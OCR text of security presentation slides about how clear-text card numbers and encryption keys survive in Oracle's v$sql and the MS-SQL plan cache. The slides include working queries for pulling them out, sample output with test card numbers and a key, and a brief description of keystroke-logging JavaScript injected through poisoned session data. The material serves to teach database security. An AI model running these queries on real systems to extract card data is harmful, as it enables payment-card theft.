
- Is there anything that could have be done to protect sensitive data in a database?
- How we can make precious data in the database “useless” for potential attacker or even a malicious DBA?



Compliances and Vulnerabilities

- PCI compliance mandates that the card data (PAN) must be stored encrypted
- The distribution of keys used for encryption/decryption should be regulated.
- What happens when an attacker finds a SQL Injection in such a site?
  - Card data is encrypted
  - Attacker can’t get keys for decryption

Hashed credit card numbers



```
select * from SCOTT.shop_creditcards
```

20/36 Ln. 1 Col. 21 Lines: 1 INSERT WRITABLE \n Cp1252

shop_creditcards 2

	USER_ID	CARD_TYPE	CARD_NUMBER	VALID_TO
1	2	1	F9C2D69BB05664B78DC31F13E350E7F4	2012-01-01 00:00:00.0
2	1	1	7DA0BEF5BAD908A6414FD9C3C87F1A3E	2012-01-01 00:00:00.0
3	1	1	4809E470F1A338F631DC2EC66119C52B	2012-01-01 00:00:00.0
4	1	1	C998BF726C288DA278067400FB52B152	2012-01-01 00:00:00.0
5	2	1	C998BF726C288DA278067400FB52B152	2012-01-01 00:00:00.0
6	1	1	F9C2D69BB05664B78DC31F13E350E7F4	2010-01-01 00:00:00.0
7	2	1	3F87E08F2097016351376A9D15EA151D	2010-08-01 00:00:00.0
8	1	1	8CD91237C682C4E5BFC0216D59BE971F	2012-01-01 00:00:00.0
9	2	1	F9C2D69BB05664B78DC31F13E350E7F4	2014-04-01 00:00:00.0
10	2	1	F9C2D69BB05664B78DC31F13E350E7F4	2010-01-01 00:00:00.0
11	2	1	2A7D99CF93105FA7E9F92E38370BE130	2010-01-01 00:00:00.0
12	2	1	8CD91237C682C4E5BFC0216D59BE971F	2012-01-01 00:00:00.0
13	2	1	CD0788CC7A93C29768D9D8D595EB36AC	2012-01-01 00:00:00.0
14	3	1	C998BF726C288DA29881AFA1D5A8A62F	2012-01-01 00:00:00.0
15	1	1	8CD91237C682C4E5BFC0216D59BE971F	2012-01-01 00:00:00.0
16	1	1	C3D7B5318F099A5EFAC2A7B5EC4B2E5C	2012-01-01 00:00:00.0
17	1	1	F9C2D69BB05664B78DC31F13E350E7F4	2012-01-01 00:00:00.0
18	3	1	AB4BA5918F97DA44FCF7C0367635B519	2012-05-01 00:00:00.0

Data vs Query

- No regulation on where encryption occurs
- What if encryption occurs in Database:

```
$query = "INSERT INTO shop_creditcards
(user_id, card_type, card_number, valid_to,
enabled) VALUES
($userID, $cardType, (select
rawtohex(utl_raw.cast_to_raw
(dbms_obfuscation_toolkit.DES3Encrypt
(input_string=>$cardNumber,
key_string=>$cardEncryptionKey))) from dual),
$validTo, 1)";
```

built-in oracle function

Symmetric key stored in application server

Queries contain clear text data

- Queries can be forensically obtained
  - **v$sql in Oracle***
    - Lists statistics on shared SQL area
    - Typically stores last 500 queries
    - Sometimes the data from v$SQL gets written to WRH$_SQLTEXT
      - Permanent entry
  - **Plan cache in MS-SQL**

  - * Credit goes to Alexander Kornbrust for finding this.


V$SSQL

- >Select sql_text from V$SQL

- `INSERT INTO shop_creditcards (user_id, card_type, card_number, valid_to, enabled) VALUES ('2', '2', (select rawtohex(utl_raw.cast_to_raw (dbms_obfuscation_toolkit.DES3Encrypt (input_string=>'4918129821080021', key_string=>'ihPJlkqsJJXIdcM1rjVaHkkI7cd42gNgzHn8'))) from dual), '01-JAN-2012', '1')`

W00t!

v$sql



```
select sql_text from v$sql where sql_text like '%cards%'
```

```
15/56    Ln. 1 Col. 16    Lines: 1    INSERT    WRITABLE  \n  Cp1252
```

	SQL_TEXT
1	select * from v$sql where sql_text like '%cards%'
2	INSERT INTO shop_creditcards (user_id, card_type, card_number, valid_to, enabled) VALUES ('2', '1', (select rawtohex(utl_raw.cast_to_raw (dbms_obfuscation_toolkit.DES3Encrypt (input_string=>'4921183371091263', key_string=>'
3	select sql_text from v$sql where sql_text like '%cards%'

```
17:09:53.553 Executing Statement . . . Done. Query Time: 0.048
```


Errr...
Clear text PAN
and private key?

Plan Cache in MS-SQL

```
SELECT st.text, stat.creation_time,
  stat.last_execution_time FROM
  sys.dm_exec_cached_plans AS plans
OUTER APPLY sys.dm_exec_sql_text(plan_handle)
  AS st JOIN sys.dm_exec_query_stats AS stat
  ON stat.plan_handle = plans.plan_handle
WHERE cacheobjtype = 'Compiled Plan'
ORDER BY stat.last_execution_time DESC
```


7safe information security

Encryption/Hashing within database



```
INSERT INTO test.dbo.test_table (data_string)
VALUES (SUBSTRING(master.dbo.fn_varbintohexstr(HashBytes('MD5', '1111-2222-3333-9999')), 3, 32))
```


```
(1 row(s) affected)
```



```
SELECT data_string FROM test.dbo.test_table
```

```
   data_string
1  3dc848db9e09afdb17e82ab098131d44
```

Sensitive data in Plan Cache



```
SELECT st.text, stat.creation_time, stat.last_execution_time
FROM sys.dm_exec_cached_plans AS plans
OUTER APPLY sys.dm_exec_sql_text(plan_handle) AS st
JOIN sys.dm_exec_query_stats AS stat ON stat.plan_handle = plans.plan_handle
WHERE cacheobjtype = 'Compiled Plan'
ORDER BY stat.last_execution_time DESC
```

	text	creation_time
1	SELECT data_string FROM test.dbo.test_table	2010-06-08 17:01:46.000
2	create function sys.fn_varbintohexstr (@pbinin varbinary(max)) returns nvarchar(max) as begin return sys.fn_varbintohexsubstring(1,@pbinin,1,0) end	2010-06-08 17:05:04.987
3	INSERT INTO test.dbo.test_table (data_string) VALUES (SUBSTRING(master.dbo.fn_varbintohexstr(HashBytes('MD5', '1111-2222-3333-9999')), 3, 32))	2010-06-08 17:06:35.277
4	delete from test.dbo.test_table	2010-06-08 17:03:02.790


Poison the session data

What if the attacker poisons the session data

- Session data now contains malicious javascript
- Javascript logs keystrokes and send it to attacker’s server
  - Who needs the encryption keys!!
- Change the page(via javascript) so that the user’s get redirected to fake third party payment servers
  - Redirect back to original gateways

Demo

Video



Thank You

- References: